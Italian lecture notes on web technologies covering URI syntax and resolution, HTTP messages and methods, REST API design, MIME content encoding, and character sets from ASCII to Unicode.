  - Identificatori di namespace per XML.
  - Identificatori di risorse per affermazioni o firme crittografiche.

URI: Definizione e Componenti

- **Definizione:** Sintassi per definire nomi e indirizzi di risorse su Internet.
- **Componenti:**
  - **URL (Uniform Resource Locator):** Informazioni per accedere alla risorsa (es. indirizzo di rete).
  - **URN (Uniform Resource Name):** Etichettatura permanente e non ripudiabile, indipendente dall'accesso.



- **Visione moderna:** Distinzione URL/URN secondaria rispetto al concetto di "schema".
  - Ogni URI appartiene a uno schema (prefisso prima dei due punti).

- Schemi persistenti (es. `urn:`) per identificazione non ripudiabile.
- Schemi con informazioni di accesso (locatori).

Sintassi degli URI

- **Criteri di design:**
  - **Trascrivibilità:** Sequenze di caratteri limitati (lettere, numeri, caratteri speciali).
  - **Identificazione, non interazione:** Operazioni e protocolli non indicati nell'URI.
  - **Organizzazione gerarchica:** Caratteri ":", "/", "?", "#" per separare ambiti.
- **Struttura:** `URI = schema : [// authority] path [? query] [# fragment]`
  - **Esempi:**
    - `http://www.ietf.org/rfc/rfc2396.txt`
    - `ftp://ftp.is.co.za/rfc/rfc1808.txt`
    - `...`
- **Componenti in dettaglio:**
  - **`schema`:** Protocollo (es. http, ftp) o identificatore registrato (IANA).
  - **`authority`:** Organizzazione gerarchica dello spazio dei nomi (delegata).
    - `authority = [userinfo @] host [: port]`
      - `userinfo` (opzionale): Identificazione personale.
      - `host`: Nome di dominio o indirizzo IP.
      - `port` (opzionale): Porta (default: 80 per http, 443 per https).
  - **`path`:** Identificativo della risorsa all'interno dello spazio dei nomi.
    - Gerarchico (con `authority`): Blocchi separati da "/" (es. directory).
    - Significato di "." e ".." per la navigazione gerarchica.
  - **`query`:** Specificazione della risorsa (es. parametri per un processo).
    - Dopo "?" e prima di "#".
    - Formato tipico: `nome1=valore1&nome2=valore+in+molte+parole`
  - **`fragment`:** Risorsa secondaria o frammento della risorsa primaria.
    - Dopo "#".

Caratteri Ammessi negli URI

- **Categorie:**
  - **`unreserved`:** Alfanumerici e punteggiatura non ambigua (`-_!~*'()`).
  - **`reserved`:** Funzioni speciali in schemi URI (es. `/`, `:`, `?`). Usati direttamente per la loro funzione, "escaped" altrimenti.
  - **`escaped`:** Caratteri non US-ASCII, di controllo, "unwise", delimitatori, riservati (fuori contesto).
    - Sintassi: `%XX` (XX = codice esadecimale).
- **Esempio (carattere riservato):**
  - `http://www.alpha.edu/uno/due/tre` (gerarchico)
  - `http://www.alpha.edu/uno/due%2Ftre` ("/" escaped, parte del nome)

Route

- **Definizione:** Associazione tra la parte `path` di un URI e una risorsa gestita da un server web.
- **Tipi:**
  - **Managed route:** Associazione gestita dal server (risorse statiche o dinamiche).
    - Esempio (Node.js/Express):

```
var router = require("express").Router();

function getName(req, res) {
    res.send("<p>Fabio</p>");
}

router.get("/name", getName);
```

    - In questo esempio, una richiesta a `/name` eseguirà la funzione `getName`.
  - **File-system route:** Associazione diretta a directory e file del file system.
    - Approccio tradizionale (es. Apache, LAMP).
    - Esempio:

```
/var/www/
└── index.html  -> http://www.example.com/
└── alice/
    └── index.html -> http://www.example.com/alice/
```

URI References (uriref)

- **Definizione:** URI che può essere relativo a un URI di base.
- **URI assoluto:** Contiene tutte le parti dello schema.
- **URI relativo (URI reference):** Riporta solo una parte dell'URI assoluto, omettendo elementi da sinistra.
  - Fa riferimento a un URI di base (es. documento contenente l'URI reference).
  - Esempio: `pippo.html` in `http://www.sito.com/uno/due/pluto.html` si riferisce a `http://www.sito.com/uno/due/pippo.html`.

Operazioni su URI

- **URI resolution:** Generazione dell'URI assoluto da un URI (reference o non-URL).
  - Input: URI - Output: URI
- **URI dereferencing:** Fornitura della risorsa identificata dall'URI.
  - Input: URL - Output: Risorsa

Risoluzione di un URI Reference

- **Regole (dato l'URI base `http://www.site.com/dir1/doc1.html`):**
  1. **`#fragment`:** Frammento interno allo stesso documento.
     - `#anchor1` -> `http://www.site.com/dir1/doc1.html#anchor1`
  2. **`schema: ...`:** URI assoluto.

        - `http://www.site.com/dir2/doc2.html` -> `http://www.site.com/dir2/doc2.html`
    3. **`//authority...`:** URI assoluto, stesso schema della base.
        - `//www.site2.com/dir5/doc7.html` -> `http://www.site2.com/dir5/doc7.html` (o `https://...` se la base è HTTPS)
    4. **`/path`:** Path assoluto, stessa authority della base.
        - `/dir3/doc3.html` -> `http://www.site.com/dir3/doc3.html`
    5. **Altrimenti:**
        - Si estrae il path assoluto dell'URI di base (senza l'ultimo elemento) e si aggiunge l'URI relativo.
        - `doc4.html` -> `http://www.site.com/dir1/doc4.html`
        - **Semplificazioni:**
            - `./` (stesso livello): Cancellato.
            - `../` (livello superiore): Eliminato insieme all'elemento precedente.

- **Esempi di risoluzione più complessi** (base: `http://www.sito.com/uno/due/tre`):
    - `../pippo` -> `http://www.sito.com/uno/pippo`
    - `../../` -> `http://www.sito.com/`

Schemi URI Comuni

- **`http` e `https`:**
    - Protocolli WWW (HTTPS: crittografato).
    - Sintassi: `http(s)://host[:port]/path[?query][#fragment]`
    - `port`: 80 (http), 443 (https).
    - `fragment`: Gestito dal client, ignorato dal server.
- **`file` (RFC 8089):**
    - Accesso a file system locale (equivalente a "Apri file" nel browser).
    - No applicazioni server-side, no connessione HTTP.
    - Sintassi: `file://host/path[#fragment]`
    - `host` (opzionale): `localhost` (spesso omesso: `file:///path`).
    - Esempio: `file:///c:/Users/mario/Pictures/img1.jpg`
- **`data` (RFC 2397):**
    - Contiene la risorsa direttamente nell'URI (non gerarchico).
    - Usato per immagini inline (evita connessioni HTTP separate).
    - Sintassi: `data:[<media type>][;base64],<data>`
    - `media type`: MIME type (IANA).
    - `base64` (opzionale): Codifica del dato.
    - Esempio: `...`
- **`ftp`:**
    - Accesso a file tramite protocollo ftp
    - Sintassi: `ftp://[user[:password]@]host[:port]/path`
    - `password` deprecata per questioni di sicurezza.

- `port`: 21 (default).

Approfondimenti

- **Content Delivery Network (CDN):**
  - Rete distribuita di server per distribuire contenuti in modo efficiente.
  - Sfrutta il caching (riduce il traffico e i download ripetuti).
  - Fondamentale per risorse usate spesso, come ad esempio le librerie Javascript.
- **Pericolo delle illazioni dalla forma degli URI:**
  - Evitare di dedurre dettagli di implementazione (memorizzazione, architettura) dalla forma dell'URI.
  - Usare tecnologie per svincolare l'URI dalla rappresentazione fisica (es. `mod_alias`, `mod_rewrite` di Apache).
  - Importanza di usare gli URI per parlare di *risorse* e non di *file*.
- **URL permanenti:**
  - Schemi che promettono permanenza (es. purl.org, permalink).
  - Sistemi server-side che convertono URI virtuali in URI fisici.
  - Meccanismi:
    - **Dereferenziazione:** Conversione e restituzione della risorsa.
    - **Redirezione:** Risposta speciale (302) con l'URI corrente.
- **URI rewriting:**
  - Trasformazione di URI (es. file system) in routing gestito.
  - Esempio: `mod_rewrite` di Apache.
  - Vantaggi:
    - Nascondere dettagli di implementazione.
    - Nomi perduranti.
    - Esprimere informazioni semantiche.
- **URI shortener:**
  - Servizi per creare URL brevi (es. bit.ly, goo.gl).
  - Utili per limiti di caratteri (es. Twitter).
  - Funzionano come rewriter (redirect).
- **`application/x-www-form-urlencoded`:**
  - Estensione della codifica URI per dati trasmessi via HTTP (es. POST).
  - Regole:
    - Caratteri non alfanumerici: `%HH` (HH = codice esadecimale).
    - Spazi: `+`.
    - Nomi dei controlli separati da `&`.
    - Nome/valore separati da `=`.
  - Esempio (query string): `user=Fabio+Vitali&pwd=%40%40%40`
- **IRI (Internationalized Resource Identifier - RFC 3987):**
  - Estensione degli URI per includere caratteri Unicode (UCS-4).
  - Non tutti i caratteri sono ammessi (es. codici di controllo).

    - Richiede IDN (Internationalized Domain Name).

- **IDN (Internationalized Domain Name):**
    - Estende i nomi a dominio, includendo caratteri non ASCII.
    - **Rischio (attacco omografo):** Caratteri simili in script diversi (es. cirillico/latino).
        - Spoofing: Domini simili a nomi noti (es. `paypal.com` con "a" cirilliche).
        - Mitigazione: Registri che limitano il mix di script.

- **CURIE (Compact URI):**
    - Esprimere in modo compatto famiglie di URI con prefisso comune.
    - Sintassi: `[prefix:curie]` (parentesi quadre e due punti obbligatori).
    - `prefix`: Associato a un URI assoluto (es. namespace XML).
    - Esempio: `<a href="[dom:doc1]">` -> `http://www.dominio.com/doc1`

- **Linked Data:**
    - Modello per rendere disponibili dati strutturati (non solo pagine HTML).
    - Principi (Tim Berners-Lee, 2009):
        - URI per identificare oggetti.
        - HTTP URI per referenziazione e ricerca.
        - Informazioni utili al dereferenziamento (formati standard, es. RDF).
        - Link ad altre URI per migliorare la scoperta.

- **Linked Open Data (LOD):**
    - Linked Data rilasciati con licenza aperta.
    - Importanza politica: Trasparenza delle pubbliche amministrazioni.

Appunti su HTTP (HyperText Transfer Protocol)

Introduzione

- **HTTP** è un protocollo *client-server*, *generico* e *stateless*.
  - **Client-server:** Il client inizia la connessione, richiede servizi. Il server accetta, identifica (opzionalmente) e risponde, poi chiude la connessione.
  - **Generico:** Indipendente dal formato dei dati (HTML, binari, eseguibili, ecc.).
  - **Stateless:** Il server non mantiene informazioni tra le connessioni. Il client deve ricreare il contesto ad ogni richiesta.

Concetto Chiave: Risorse HTTP

- HTTP scambia **risorse** identificate da **URI**.
- Separa le **risorse** dalla loro **rappresentazione**.
- Permette la **negoziazione del formato** (stessa risorsa, formati diversi).
- Implementa politiche di **caching** per migliorare le performance (copie su proxy, gateway, ecc.).

Connessione HTTP

- Serie di richieste e risposte.
- Connessioni **persistenti** con:
  - **Pipelining:** Più richieste senza attendere risposte. Le risposte arrivano nello stesso ordine delle richieste.
  - **Multiplexing:** Richieste e risposte multiple, anche in ordine diverso, ricostruite dal client.
- **HTTP/2** introduce:
  - **Operazioni PUSH:** Il server anticipa le richieste del client.
  - **Compressione degli header:** Dati compressi e inviati in parallelo.

Richieste e Risposte HTTP

Struttura generale:

```
Headers
Body
Request/Status Line (all'inizio)
Client/Proxy/Gateway <---> Origin Server/Proxy/Gateway
```

La Richiesta HTTP

Componenti:

1. **Method:** Azione richiesta (GET, POST, PUT, DELETE, ecc.).
2. **URI:** Identificativo della risorsa.
3. **Version:** Versione di HTTP.
4. **Headers:**
   - Generali (es: Connection, Date).
   - Di richiesta (es: User-Agent, Referer, Host).
   - Di entità (es: Content-Type, Content-Length).
5. **Body:** Messaggio MIME (opzionale).

Esempio di richiesta:

```
GET /beta.html HTTP/1.1
Referer: http://www.alpha.com/alpha.html
Connection: Keep-Alive
User-Agent: Mozilla/4.61 (Macintosh; I; PPC)
Host: www.alpha.com:80
Accept: image/gif, image/jpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
```

Metodi HTTP (Verbi)

- Indicano l'azione sulla risorsa (o sulla sua rappresentazione).
- Importanti per interoperabilità e caching.
- Principali: GET, HEAD, POST, PUT, DELETE, OPTIONS, PATCH.

Esempi di GET e POST

- **GET**: Richiede una risorsa. Attivato da click su link o inserimento URL.
  - Esempio: `GET /courses/tw.html`
- **POST**: Invia dati al server relativi alla risorsa.
  - Esempio:

    ```
    POST /courses/1678
    {
      "titolo":"Tecnologie Web",
      "descrizione":"Il corso..bla..bla.."
    }
    ```

La Risposta HTTP

Componenti:

1. **Status code:** Indica successo o fallimento (e il tipo).
2. **Version:** Versione di HTTP.
3. **Headers:**
   - Generali.
   - Di risposta (es: Server, WWW-Authenticate).
   - Di entità.
4. **Body:** Messaggio MIME (opzionale).

Esempio di risposta:

```
HTTP/1.1 200 OK
Date: Fri, 26 Nov 2007 11:46:53 GMT
Server: Apache/1.3.3 (Unix)
Last-Modified: Mon, 12 Jul 2007 12:55:37 GMT
Accept-Ranges: bytes
Content-Length: 3357
Content-Type: text/html
```

```
<HTML> …. </HTML>
```

Status Code

- Codice a 3 cifre.
- Prima cifra: classe della risposta.
  - **1xx:** Informational (risposta temporanea).
  - **2xx:** Successful (richiesta accettata).
  - **3xx:** Redirection (azioni aggiuntive necessarie).
  - **4xx:** Client error (errore del client).
  - **5xx:** Server error (problema del server).

Esempi di Status Code:

- `100 Continue`
- `200 OK`
- `201 Created`
- `301 Moved Permanently`
- `400 Bad Request`
- `401 Unauthorized`
- `403 Forbidden`
- `404 Not Found`
- `500 Internal Server Error`

Utilità dello Status Code:

- API più chiare e semplici.
- Il client capisce l'esito senza leggere il body.
- Migliora caching, redirezione, uniformità e interoperabilità.

Gli Header

- Righe di testo (RFC822) con informazioni aggiuntive.
- Presenti in richieste e risposte.

Tipo Header	Descrizione	Richiesta	Risposta
Generali	Informazioni sulla trasmissione	Sì	Sì
Di richiesta	Informazioni sulla richiesta	Sì	No
Di risposta	Informazioni sulla risposta generata	No	Sì
Di entità	Informazioni sulla risorsa e i dati trasmessi	Sì	Sì

- **Header Generali (Esempi):**
  - `Date`
  - `Transfer-Encoding`
  - `Cache-Control`
  - `Connection`
- **Header dell'Entità (Esempi):**
  - `Content-Type` (obbligatorio con body)
  - `Content-Length` (obbligatorio, specialmente con connessioni persistenti)

    - `Content-Encoding`, `Content-Language`, `Content-Location`, ecc.
- **Header della Richiesta (Esempi):**
    - `User-Agent`
    - `Referer`
    - `Host`
    - (Altri per cache e autenticazione)
- **Header della Risposta (Esempi):**
    - `Server`
    - `WWW-Authenticate`

Importanza del `Content-Type`:

- Indica al client come processare la risorsa.
- `Content-Type` e `Content-Length` sono obbligatori se la risposta ha un body.

Metodi HTTP (di nuovo)

- **Sicurezza:** Un metodo è sicuro se non cambia lo stato del server (eccetto i log). Può essere eseguito da nodi intermedi senza problemi.
- **Idempotenza:** Più richieste identiche hanno lo stesso effetto di una sola (eccetto i log). Può essere rieseguito senza problemi.

Tabella riassuntiva dei metodi principali:

Metodo	Descrizione	Sicuro	Idempotente
`GET`	Richiede una risorsa.	Sì	Sì
`HEAD`	Come `GET`, ma restituisce solo gli header.	Sì	Sì
`POST`	Invia dati al server. Può creare risorse.	No	No
`PUT`	Crea o sostituisce una risorsa.	No	Sì
`DELETE`	Rimuove una risorsa.	No	Sì
`PATCH`	Aggiorna parzialmente una risorsa.	No	No
`OPTIONS`	Verifica opzioni, requisiti e servizi del server. Usato per CORS (Cross-Origin Resource Sharing).	Sì	Sì

Conclusioni

- Viste le caratteristiche principali di HTTP.
- Argomenti futuri:
    - Cookies
    - Cross-site Origin
    - Caching
    - Authentication
    - HTTP/2 e HTTP/3

Appunti: API REST (04b-REST.txt)

Introduzione alle API Web

- **Definizione:** Un'interfaccia HTTP che permette ad applicazioni remote di utilizzare i servizi di un'applicazione.
- **Utilizzo:**
  - Applicazioni automatiche che utilizzano i dati.
  - Applicazioni Web che interagiscono con l'utente per eseguire azioni sui dati.
- **Esempio:** Twitter API v1.1.

REST: REpresentational State Transfer

- **Definizione:** Modello architetturale alla base del World Wide Web e delle applicazioni web "ben fatte".
- **Confronto con applicazioni non REST:**
  - **Non REST:** API che specifica funzioni, interfaccia indipendente dal protocollo di trasporto.
  - **REST:** Utilizzo di protocolli di trasporto (HTTP) e di naming (URI) per interfacce generiche, fortemente connesse all'ambiente d'uso.
- **Obiettivo:** API consistenti, predicibili, facili da capire e usare.

Il modello CRUD

- **Definizione:** Pattern tipico per il trattamento dei dati.
- **Operazioni:**
  - **Create:** Inserimento di un nuovo record (es. creazione di un cliente).
  - **Read:** Accesso in lettura (individuale o contenitore).
  - **Update:** Modifica di un record esistente.
  - **Delete:** Rimozione di un record.

Principi fondamentali di REST

1. **Risorse:** Ogni concetto rilevante dell'applicazione Web è una risorsa.
2. **URI:** Identificatore e selettore primario di ogni risorsa.
3. **Verbi HTTP:** Utilizzo dei verbi HTTP per esprimere le operazioni CRUD:
   - `PUT` : Creazione di un nuovo oggetto.
   - `GET` : Visualizzazione dello stato della risorsa.
   - `POST` : Cambio di stato della risorsa.
   - `DELETE` : Cancellazione di una risorsa.
4. **Rappresentazioni:** Rappresentazione parametrica dello stato interno della risorsa, personalizzabile tramite `Content-Type` .

Esempi REST

- **Crea cliente (PUT):**
  - `PUT clients/1234 HTTP/1.1`
  - Body: Rappresentazione XML dell'oggetto da creare.
- **Aggiorna cliente (PUT):**
  - `PUT clients/1234 HTTP/1.1`
  - Body: Rappresentazione JSON dell'oggetto da sovrascrivere.

- Nota: `PUT` usato sia per creare che per sostituire.

Individui e Collezioni

- **Individui:** Singole entità (es. un cliente, un esame).
- **Collezioni:** Insiemi di individui (es. tutti i clienti, tutti gli esami superati).
- **URI:** Forniti ad entrambi.
- **Operazioni CRUD:** Eseguibili su entrambi.
- **Rappresentazione vs. Risorsa:** Il corpo di richieste/risposte contiene una *rappresentazione* della risorsa, non la risorsa stessa.

Gerarchie

- **Collezioni:** Possono contenere individui o altre collezioni.
- **URI gerarchici:** Consigliati per esplicitare le relazioni (es. `/clients/1234/orders/`).
- **Vantaggi:** API più leggibile, routing semplificato.

Linee guida per gli URI in REST

- **Collezioni:** Plurali e con slash finale (es. `/customers/`).
- **Individui:** Singolari (es. `/customers/abc123`).
- **Distinzione:** Chiaramente distinguibili.

Filtri e ricerca negli URI REST

- **Filtri:** Generano sottoinsiemi tramite regole.
- **Gerarchie:** Specificano filtri frequenti e rilevanti.
- **Query:** Utilizzata per filtri non gestiti dalla gerarchia (es. `/customers/?tel=0511234567`).

Uso dei verbi HTTP in REST

Verbo	Risorsa	Descrizione
`GET`	`/customers/`	Elencare tutti i clienti
`GET`	`/customers/abc123`	Accedere ai dati del cliente id=abc123
`POST`	`/customers/`	Creare un nuovo cliente (il client *non* decide l'identificatore)
`PUT`	`/customers/abc123`	Creare un nuovo cliente (il client decide l'identificatore)
`PUT`	`/customers/abc123`	Modificare (tutti) i dati del cliente id=abc123
`POST`	`/customers/abc123/`	Modificare *alcuni* dati del cliente id=abc123
`DELETE`	`/customers/abc123`	Cancellare il cliente id=abc123

- **Importante:** Differenza tra `POST` e `PUT` per la creazione.

Semantica del POST

- **RFC2616 (vecchia):** `POST` per creare un nuovo subordinato della risorsa identificata dalla Request-URI.
- **RFC7231 (aggiornata):** `POST` richiede che la risorsa elabori la rappresentazione secondo la sua semantica specifica.

- **In pratica:** `POST` utilizzabile in molte situazioni, con semantica locale, purché non sovrapposta ad altri verbi.

Altri consigli e linee guida

- **Convenzioni di denominazione:** Coerenti e chiare negli URI.
- **Gerarchie:** Valutare i livelli necessari (chiarezza vs. carico).
- **Evitare:** API che rispecchiano la struttura interna del database.
- **Filtri e paginazione:** Fornire meccanismi tramite parametri nelle query.
- **Richieste asincrone:** Supportarle, restituire codice 202 (Accepted) e informazioni per accedere allo stato.

Descrivere una RESTful API

- **RESTful:** API che utilizza i principi REST.
- **Documentazione:**
  - **End-point (URI/route):** Separando collezioni e singoli elementi.
  - **Metodi HTTP:** Cosa succede con `GET`, `PUT`, `POST`, `DELETE`, ecc.
  - **Rappresentazioni Input/Output:** Esempi fittizi, non necessariamente schemi formali.
  - **Condizioni di errore:** Messaggi restituiti.

Conclusioni

- **REST:** Applicazione come ambiente con stato modificabile tramite comandi (metodi HTTP) applicati a risorse (URI) e visualizzati tramite rappresentazioni (Content-Type).
- **Pregi:** Sfrutta appieno le caratteristiche del web (caching, proxying, sicurezza, ecc.).
- **Semantic Web:** Possibilità di sfruttare tecniche del Semantic Web per funzionalità avanzate.

Appunti su Content Encoding

Cos'è il Content Encoding

Il content encoding è un meccanismo utilizzato per superare le restrizioni imposte da vari ambienti informatici sulla varietà di caratteri utilizzabili. Queste restrizioni possono derivare da:

- **Modelli di rappresentazione dei dati:** Alcuni caratteri hanno scopi tecnici interni e non possono essere usati come contenuto (es. virgolette in stringhe di codice).
- **Canali di trasmissione:** Molti protocolli (es. SMTP) sono stati creati quando ASCII a 7 bit era lo standard, e non supportano flussi di dati a 8 bit.

Termini frequenti:

- **Escaping:** Il carattere proibito è preceduto o sostituito da una sequenza speciale (es. `\"` in C, `&quot;` in HTML).
- **Encoding:** Il carattere proibito è rappresentato numericamente con il suo codice (es. `\u00E0` in JavaScript, `&#x00E0;` o `&#224;` in HTML).

L'origine dei problemi: SMTP

Simple Mail Transfer Protocol (SMTP):

- Protocollo di livello VII di TCP/IP, usato per lo scambio di email (1982).
- Text-based: comandi e risposte testuali.
- Connessione: apertura, sequenze di comandi, chiusura.

Limiti di SMTP:

- Lunghezza massima messaggio: 1 MB.
- Caratteri accettati: solo ASCII a 7 bit.
- Sequenza CRLF ogni 1000 caratteri o meno.

Questi limiti impediscono la trasmissione di documenti binari.

MIME (Multipurpose Internet Mail Extensions)

MIME ridefinisce il formato del corpo dei messaggi SMTP (definito in RFC 822) per permettere:

- Messaggi di testo in altri set di caratteri.
- Formati per messaggi non testuali.
- Messaggi multi-parte.
- Header con set di caratteri diversi da US-ASCII.

Funzionamento:

1. Messaggio non-SMTP trasformato in messaggi SMTP da un preprocessore.
2. All'arrivo, i messaggi SMTP vengono decodificati e riassemblati.

MIME su canali SMTP:

Ciò che viaggia su un canale SMTP è *sempre* un messaggio SMTP, con i suoi limiti. MIME aggira i limiti:

- **Codifica caratteri:** Il messaggio con caratteri non ASCII viene codificato per essere trasmesso in ASCII a 7 bit. Diverso encoding per testo e binari.
- **Sequenze CRLF:** Meccanismi per permettere CRLF nel flusso di dati, a volte inserendoli forzatamente.

- **Lunghezza Messaggi:** Un messaggio MIME può essere diviso in vari messaggi SMTP.

I servizi MIME

- **Dichiarazione di tipo:** `Content-Type` identifica il tipo di dati (es. `text/plain; charset=ISO-8859-1`). Aiuta il ricevente a scegliere l'applicazione giusta. *Non* si basa sull'estensione del file.
- **Messaggi multi-tipo:** Un messaggio MIME può contenere parti di tipo diverso (es. testo e allegato binario). Si creano sottomessaggi MIME per ciascuna parte, e il messaggio complessivo diventa "multi-parte".

Header specifici MIME

- **`Content-Type`:** Tipo MIME del contenuto (tipo, sottotipo, parametri).
- **`Content-Transfer-Encoding`:** Tipo di codifica per la trasmissione. Valori: `7bit` (default), `8bit`, `binary`, `quoted-printable`, `base64`, altri definiti in IANA.

MIME - Quoted Printable

- Per dati con molte parti US-ASCII e poche eccezioni (es. testi in lingue europee).
- Codifica solo i byte non conformi:
  - Codice > 127 o < 32: `"= " + codice esadecimale`. Es: "Hello’99" -> "Hello=B499".
  - Righe > 76 caratteri: interrotte con "soft breaks" (`=` alla fine della riga).

MIME - Base 64

- Per dati binari o multi-byte.
- Usa un sottoinsieme di 64 caratteri US-ASCII "sicuri":
  - Lettere maiuscole ('A' => 0).
  - Lettere minuscole ('a' => 26).
  - Numeri ('0' => 52).
  - '+' e '/' (62 e 63).
- **Codifica:**
  1. Flusso dati diviso in blocchi di 24 bit (3 byte).
  2. 24 bit suddivisi in 4 blocchi di 6 bit.
  3. Ogni blocco di 6 bit codificato in uno dei 64 caratteri.
- **Formattazione:**
  - Stringa risultante divisa in righe di 76 caratteri (tranne l'ultima) con CR-LF.
- **Decodifica:**
  - CR e LF sono ignorati.
  - Algoritmica, senza chiavi o calcoli complessi.
- **Base64 NON è crittografia!**

Conclusioni

In breve:

- Problemi di encoding e ordinamento di byte sono stati affrontati.
- Sono stati affrontati meccanismi di encoding, per poter affrontare questi problemi.

05-CharacterEncoding

Introduzione

- Problema della codifica dei caratteri nel contesto della globalizzazione di Internet.
- Standard: ASCII, ISO/IEC 10646, UNICODE, UCS, UTF.
- Content encoding.

Curiosità

- ASCII: 8 bit ma solo 128 caratteri definiti (7 bit + 1 bit di parità).
- Codici di ritorno a capo: LF (Line Feed, `
`) e CR (Carriage Return, `
`).
- Codici di cancellazione: BS (Backspace, `&#08;`) e DEL (Delete, `&#127;`).
- DEL: unico codice di controllo non raggruppato (0-31).
- Errori di visualizzazione: lettere accentate scorrette a causa di codifiche errate.
- Codice FFFE proibito in UCS-2: Zero-Width No-Break Space (ZWNBSP).

Digitalizzazione di Dati Non-Numerici

- Digitalizzazione: associazione di un numero a un dato per identificarlo.
- Approccio "Divide et Impera": digitalizzazione di componenti atomici (caratteri nel testo, pixel in immagini).
- Testo: digitalizzazione tramite giustapposizione dei valori numerici associati ai singoli caratteri.

Set di Caratteri

- Problema: rappresentare correttamente gli alfabeti di migliaia di lingue.
- Necessità di un criterio non ambiguo per associare blocchi di bit a caratteri.

Rappresentazione Binaria del Testo

- Identificare gli elementi fondanti (caratteri).
- Identificare lo spazio di rappresentazione.
- Creare un mapping standardizzato.

Caratteri

- Entità atomica di un testo scritto.
- Variazioni tra alfabeti:
  - Maiuscole/minuscole (alfabeti di derivazione greca).
  - Segni diacritici (alfabeti di derivazione latina).
  - Modificatori grafici per vocali (ebraico).
  - Cambiamento di forma in base alla vicinanza (arabo).
  - Composizione di caratteri (cinese).
- Tre aspetti del carattere:
  - Natura (difficile da attribuire, es. A e À in italiano vs. A e Å in danese).
  - Forma (glifo, ambiguità tra alfabeti e font diversi).
  - Codice numerico (variabile in base alla tabella).

Spazio di Rappresentazione

- Associazione di valori numerici ai caratteri (arbitraria o secondo regole).

- Regole importanti:
  - Ordine: valori numerici seguono l'ordine alfabetico.
  - Contiguità: ogni valore tra il minimo e il massimo è associato a un carattere.
  - Raggruppamento: appartenenza a gruppi logici riconoscibile numericamente (es. in ASCII).

Altri Termini

- **Shift**: codice riservato che cambia la mappa dei caratteri.
- **Codici liberi**: codici non associati a nessun carattere (indicano errori).
- **Codici di controllo**: codici associati alla trasmissione, non al messaggio.

Notazioni Binarie ed Esadecimali

- Binario (0b): base 2 (0, 1).
- Esadecimale (0x): base 16 (0-9, A-F).
- Connessione diretta tra binario ed esadecimale: 4 bit = 1 cifra esadecimale.
- Esempio: 0b11001110 = 0xCE = 206.

Breve Ricapitolo di Matematica Binaria

- Numero di combinazioni possibili in base al numero di bit: 2^n (dove n è il numero di bit).

Baudot

- Inventato nel 1870 da Emile Baudot.
- Codice a 5 bit (32 codici possibili).
- Uso di shift per lettere e numeri (totale 64 codici).
- Codifica non contigua né ordinata.

ASCII (American Standard Code for Information Interchange)

- Standard ANSI (X3.4 - 1968).
- 128 caratteri (7 bit).
- 33 caratteri di controllo (inclusi BS, DEL, CR, LF).
- 95 caratteri dell'alfabeto latino, numeri e punteggiatura.
- Codifica contigua e ordinata.
- Nessun codice libero.

EBCDIC (Extended Binary Characters for Digital Interchange Code)

- Codifica proprietaria IBM (1965) a 8 bit.
- Usata nei mainframe IBM.
- 56 codici di controllo, molte locazioni vuote.
- Lettere dell'alfabeto NON contigue.

ISO 646-1991

- Codifica ISO per caratteri nazionali europei in contesto ASCII.
- International Reference Version (IRV) identica ad ASCII.
- Versioni nazionali con 12 codici liberi per caratteri specifici.
- Caratteri sacrificati: # $ @ \ ¬ ` { | } ~

Code Page di ASCII

- Estensioni di ASCII per usare i rimanenti 128 caratteri (128-255).
- IBM e Microsoft: code page multiple e indipendenti.
- Centinaia di code page esistenti.
- Necessità di fonti esterne per identificare la code page usata.
- Caratteri 0-127 sempre ASCII.
- Esempi:
    - CP 737 (greco).
    - KOI7 e KOI8 (cirillico).
    - Codepage per arabo (720, 864, 1256).
    - Codepage per ebraico (862).

Codifiche CJK (Cinese, Giapponese, Koreano)

- Condivisione di molti caratteri.
- Codifiche a 16 bit o più larghe (Unicode: 70.000 caratteri CJK).
- Supporto per caratteri Han e script fonetici specifici.
- Esempi: Big5, EUC-JP, GB18030, EUC-KR.

Alfabeti delle CJK

- Han-Kanji (cinese tradizionale e semplificato, giapponese tradizionale, coreano tradizionale).
- Pinyin (traslitterazione fonetica con alfabeto latino).
- Bopomofo (traslitterazione per cinese, usata a Taiwan).
- Hiragana (alfabeto fonetico giapponese).
- Katakana (alfabeto fonetico giapponese per parole straniere).
- Hangul (scrittura moderna coreana, sillabico).

ISO 8859/1 (ISO Latin 1)

- Estensione standard di ASCII (unica standard).
- Include caratteri di alfabeti europei (accenti, ecc.).
- Usato automaticamente da HTTP e alcuni sistemi operativi.
- Retrocompatibile con ASCII (solo caratteri >127 estesi).

Esigenza di uno Standard Internazionale

- Molte codifiche a 8 e 16 bit per alfabeti diversi.
- Interpretazioni diverse per lo stesso codice numerico.
- Necessità di meccanismi esterni per specificare la codifica.
- Problema dei flussi misti (necessità di shift).

Unicode e ISO/IEC 10646

- Standard unico sviluppato da due commissioni: ISO/IEC 10646 (dal 1989) e Unicode (dal 1991).
- Convergenza delle due commissioni.
- Versione 15.0 di Unicode e ISO/IEC 10646:2022: stessi codici per gli stessi caratteri.
- Codifiche a lunghezza fissa (UCS-2, UCS-4) e variabile (UTF-8, UTF-16, UTF-32).
- Scomparsa delle differenze tra UTF-32 e UCS-4 (2020).
- Versione 15.1 (Settembre 2023): 149.813 caratteri, 161 script, ~140.000 per scopi privati (PUA).
- Categorie di caratteri: script moderni, script antichi, segni speciali.
- Discussioni su emoji e toni della pelle.

Star Trek, Lord of the Ring e Unicode

- Alfabeti inventati (Klingon, Elfico) con grammatiche e vocabolari complessi.
- Proposta di inserimento dell'alfabeto Klingon (1997), rifiutata (2001).
- Creazione della Private Use Area (PUA).
- ConScript Unicode Registry: catalogo non ufficiale di assegnazioni PUA.

Principi di Unicode

1. **Repertorio universale**: tutti i caratteri di tutti gli alfabeti.
2. **Efficienza**: minimo uso di memoria, massima velocità di parsing.
3. **Caratteri, non glifi**: i font sono esclusi.
4. **Semantica**: significato preciso per ogni carattere.
5. **Testo semplice**: solo caratteri di testo semplice (no bold, ecc.).
6. **Ordine logico**: ordine alfabetico naturale.
7. **Unificazione**: caratteri comuni unificati in un singolo codice.
8. **Composizione dinamica**: caratteri composti da frammenti indipendenti.
9. **Stabilità**: codici immutabili una volta assegnati.
10. **Convertibilità**: facile conversione tra Unicode e altre codifiche.

UCS-2 e UCS-4

- UCS-2: schema a due byte (estensione di ISO Latin 1).
- UCS-4: schema a 31 bit in 4 byte (estensione di UCS-2).
  - Divisione in gruppi, piani, righe, celle.
- Piano 0 (BMP - Basic Multilingual Plane): equivalente a UCS-2 (alfabeti moderni).
